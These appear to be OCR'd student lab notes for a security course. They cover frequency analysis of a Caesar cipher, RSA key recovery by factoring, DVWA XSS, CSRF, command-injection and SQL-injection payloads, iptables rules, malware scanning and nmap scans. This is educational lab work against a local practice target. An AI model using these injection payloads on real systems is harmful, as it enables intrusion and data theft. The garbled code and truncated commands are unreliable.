Week-1 : Cryptanalysis of caeser cipher using frequency analysis

→ github.com/rampriyakilari → ICS needs → Encryptedmsg
→ copy paste in notepad [charactercountertool.com]
→ online character count tool copy paste encrypted txt
→ set top to 30 (right side scroll down)

S → 88	O → 85	g → 67	f → 51	d → 42	l → 39
m → 35	k → 35	i → 33	p → 30	n → 29	c → 26
e → 23	u → 17	r → 17	w → 16	q → 14	' → 12
y → 10	, → 10	h → 8	x → 6	a → 5	. → 4
v → 3	b → 2	j → 1			

Frequency of letters in English alphabets

[E] → [T] → [A, I, N, O, S] → [H] → [R] → [D] → [L] → [U] → [C, M]
→ [F] → [W, Y] → [G, P] → [B] → [V] → [K] → [Q] → [J, X] → [Z]

E → T → A, I, N, O, S → H → R → D → L → U →
C, M → F → W, Y → G, P → B → V → K → Q →
J, K → Z.

1) S → e
2) O → t
3) I → h
4) F → n
5) G → o
6) Y → y
7) M → a
8) X → x
9) W → w
10) N → c
11) K → r
12) H → p
13) R → g
14) D → l
15) U → d
16) B → k
17) ~~D → l~~
18) Q → u
19) C → f
20) P → i
21) ~~P →~~
22) V → v
23) L → s
24) ~~f → m~~
25) J → q
26) A → ~~b~~

Q|P, freq chart, freq chart of eng sub chart, off

b)

j)

OIP :

one way to solve an encrypted message, if we know its language, is to find a different plaintext of the same language long enough to fill one sheet or so, and then we count the occurences of each letter. we call the most frequently occuring letter the first, the next most occuring letter the 'second' the following most occuring letter 'third', and so on until we account for all the different letters in the plain text sample. then we look at the cipher text we want to solve and we also classify its symbols. we find the most occuring symbol and change it to the form of the 'first' letter of the plain text sample, the next most common symbol is changed to form of the 'second' letter, and the following most common symbol is changed to form of 'third' letter, and so on, until we account for all symbols of the cryptogram we want to solve.

9/8

Kali Linux

→ kali.org in browser
→ download
→ click virtual machine
→ chose 32 bit for downloading
→ Click on VMware.

→ Kali linux is used for penetration testing

Week-2

Aim: Cryptanalysis of RSA:

Open VMware → open virtual machine → select kali ~~folder~~ file in downloads
→ ~~Re~~ Pause → username and pwd kali
→ create new folder
→ open browser inside kali → github.com/ramprivakkod
→ Dl Needs → download enc.txt
→ download pubkey.pem
pem - privacy enhancing mail

$ ls (list)

$ openssl rsa -pubin -inform PEM -text -noout
< pubkey.pem

$

---

copy the modulus part → =n

go to browser hexadecimal to Decimal converter
(Binary Hex Converter)

convert it to decimal and paste it in Notepad.

go to factordb
past the decimal value and factorize

first 87 digit → p
Next 87 digit → q
e from exponent in terminal

phi_n = (p-1) * (q-1)

```
from Crypto.PublicKey import RSA
from crypto.Util.number import RSA
  import base64

n2 ——
p: ——
q: —
e: 65537
phi_n: (p-1) * (q-1)
d: inverse (e, phi_n)
key = RSA.construct ((e, p, q, n, phi_n))
fn: "private.pem"
with open (fn, "wb") as f:
      f.write (key.exportKey())
```

$ touch exploit.py

$ nano exploit.py

ctrl x - 1y

— In order to run the python file we need to install a package

$ pip install pycryptodome

$ python exploit.py (run)

$ ls

↳ private.pem

enc.txt exploit.py private.pem publickey.pem

↳ $ cat private.pem

MIIBXWIBAJJ.. ———

———

———

——— LOCt BSJTEqAF=

$ open ssl pkeyutl -decrypt -in enc.txt -out dec.txt -inkey privatepem

$ cat dec.tx

O/P : RSA is easy

Week-4 6/9/24

Aim: Examination of a website to test the vulnerabilities of attacks ~~ex~~ xss and CFRF and command line injection attacks

step-1: Open vm ware and load Kali Linux


step-2: Login to kali Linux and open a terminal

step-3: Run the following in terminal


$ sudo service apache2 start
$ sudo service mysql start

step-4: Open a browser and search for 127.0.0.1/dvwa
Go to DVWA security → set impossible to low

Step-5: Go to xss (Reflected)
Type your name



<script> alert ("click ok") </script>





→ Go to CSRF

New password : kali
confirm password : kali
Test credentials (test with old username and password admin, passw

Login failed


set back the password as password.





→ Go to Command Injection

127.0.0.1



127.0.0.1 | ls | cat index.php

Vulnerability: command Injection

Ping a device

Enter IP address | 127.0.0.1 | ls | cat index.php |


[submit]

Vulnerability: command Injection

Ping a device

[submit]

More Information



Week-3

Aim: Examination of a websit to test the vulnerability of attack - DVWA setup & SQLi

→ open browser and search for DVWA.

→ Go to diginninja - and go to code <> → copy the url

→ open terminal

$ cd /var/www/html → path should change

$ sudo git clone https://github.com/digininja/DVWA.g

→ give pwd as 'kali' then enter

→ All files from github will be cloned

$ sudo mv DVWA dvwa

$ sudo chmod -R 777 dvwa

Navigate to dvwa folder → $ cd dvwa

$ ls

$ cd config

$ ls

op: config' inc.php.dist

make duplicate copy of it

$ sudo cp config.inc.php.dist

$ ls → you will find a newfile)

→ To edit the file

$ sudo nano config.inc.php

→ change the -DVWA ['db_user'] = dvwa';

to -DVWA ['db_user'] = 'admin';

→ change the password to 'password'

ctrl x → y enter

→ To change the configurations in Database

$ sudo service mysql start

→ If password is asked type 'kali'

$ sudo mysql -u root -p

pwd: kali

→ Now we enter into the database

> create database dvwa;

> create user admin@127.0.0.1 identified by 'password';

→ To give permissions to the user:

> grant all on dvwa.* to admin@127.0.1;

> exit;

→ Navigate to apache2

$cd /etc/php/8.2/apache2

$ls

op: conf.d php.ini

$sudo nano php.ini

→ press ctrl+w ~~to~~ type fope → enter

4 we need to navigate to #Fopen wrappers

→ check → allow_url_fopen=on

then change off to on for allow_url_include = ' _ '

↳ ON


→ ctrl x → y → Enter

→ start the apache server

$ sudo service apache2 start

→ open browser → new Tab → To access website

search for: 127.0.0.1/dvwa → Enter



→ click on create/Reset Database

→ DVWA security → impossible to low and click submit

→ SQL injection ; type 1 and submit


O/P: User ID: [1] submit

ID: 1
First Name: admin
Surname: admin

→ To get all ther user Id/names/data:

type: %' or '1'='1

Id: %' or '1'='1
first name: admin
surname: admin
Id: %' or '1'='1
First name: Gordan
Surname: Brown
ID: %' or '1'='1
First name: Hack
Surname: Me
⋮
}



WEEK-5

Aim: To implement firewall for an Organization

Step-1: open VMware and load Kali Linux

Step2: Open terminal and run following commands:

$ sudo service apache2

pwd: kali

$ sudo service mysql start

Step-3: To find IP address in diff OS

in Windows: cmd → run ipconfig command

Windows IP configuration

Unknow VMnet8:

Connection-specific DNS Suffix . :

Link Local IPV6 Address . . . . : fe80::32cd:3fff:7169:7ela

IPV4 address . . . . . : 192.168.228.1

Subnet Mask . . . . . : 255.255.255.0

Default gateway . . . . . :

in linux: (in any variety of linux

: run ifconfig

In kali: terminal run ifconfig command

OR: eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 150

inet 192.168.232.141 netmask 255.255.255.0 broadcast 192.168.232.255

IP add

sudo - compromise security privelages

Step-4 : To block IP packets:

In kali terminal run :

append source

$ sudo iptables -A INPUT -s 192.168.232.1 -j DROP

pwd : kali

To check the blocked IP packets open windows cmd and run ping

ping 192.168.232.141

O/P : Request timed out.

Step-5 : To unblock IP packets :

In kali terminal run

$ sudo iptables -D INPUT -s 192.168.232.1 -j DRO

To check the unblocked IP packets → cmd

ping 192.168.232.141

O/P : Reply from 192.168.232.141: bytes=32 time<1ms


Reply from 192.168.232.141: bytes=32 time<1ms

Step-6 : To block port

$ sudo iptables -A INPUT -s 192.168.232.1 -p tcp --dport 80 -j DROP

(or)

$ sudo iptables -A INPUT -s 192.168.232.1 -p tcp --destination-port 80 -j DROP



Go to chrome and paste the IP address of windows

Step-7: To check current list or rules

In kali terminal run:

$ sudo iptables -L

O/P:

```
Chain INPUT (policy ACCEPT)
target  prot opt source          destination
DROP    tcp  --  192.168.232.1   anywhere     tcp dpt:http

Chain FORWARD (policy ACCEPT)
target  prot opt source          destination

Chain OUTPUT (policy ACCEPT)
target  prot opt source          destination
```


Step-8: To unblock port

In kali terminal

$ sudo iptables -D INPUT -s 192.168.232.1 -p tcp --dport 80 -j DRO

To check

chrome → IP address



Week-6

Aim : To implement with security (WPA2 - 2P based MAC

Advanced Encryption standard Router connection

step-1 : connect pc to your router using a cable

step-2 : Run Ip address of router if any of the browser

step-3 : click wizard

step-4 : Log in with credentals which are available on the router

step-5 : Click next and Enter 2P address provided by ~~available~~ service provider


step-6 : click next and enter the name of the wireless network and set security model

step-7 : click-next → save → continue

step-8 : click continue

step-9 : In manual internet connection setup wizard

step-10 : click next → click next → click next →
click next → " "



Week-9 : Aim:

Implementation of IT audit, malware analysis vulnerability assessment and generate report

Step-1 : open VMware - open kali

Step-2 : open browser in kali linux

github.com/ramprivakiran/ICS-Needs

Step-3 : download malware.rar file and extract it - "extract here" - right click

Step-4 : open a browser in kali and search for "filescan.io" website and load the "file.exe" file to perform malware analysis


Accept license terms and click on "upload"

O/P :

Name: file.exe
Mediatype: application/x-dosexc
SHA-256 : d01d0f621690c1a70f41bdd
Report Id : 3969c85-2f15-4ae
Submission date : 10/25/2024, 2:28:05

Step-5 : same like above, now go to ~~virusscan~~ "virustotal.com" to check malware

O/P



67/73 security vendors flagged this file malicious

d01d0f621690c1a70f41bdd16b02ab.exe

Vulnerability assessment - simple vulnerability IP address

nmap/zenmap is used for this assessment

step-6 : To perform a vulnerability assessment of a system, we are using nmap-zenmap tool in windows os

ipconfig - cmd - windows paste in zenmap

Op : Discovered open port 135/tcp on 192.16.110.11
Discovered open port 445/tcp on 192.16.110.11
Discovered open port 139/tcp on 192.16.110.11
Discovered open port 903/tcp on 192.16.110.11

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrcp	MS windows RPC.
139/tcp	open	netbios-ssn	MS windows netbios-ssn
445/tcp	open	microsoft-ds	
903/tcp	open	ssl/vmware-auth	VMware authentication daemon 1.10

step-7 : ifconfig - cmd - kaali linux
copy the ip address [etho: inet ipadd]
paste in zenmap

O/P : Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds.

Week-10


Aim: Test security of UPI applications on desktop sharing applications

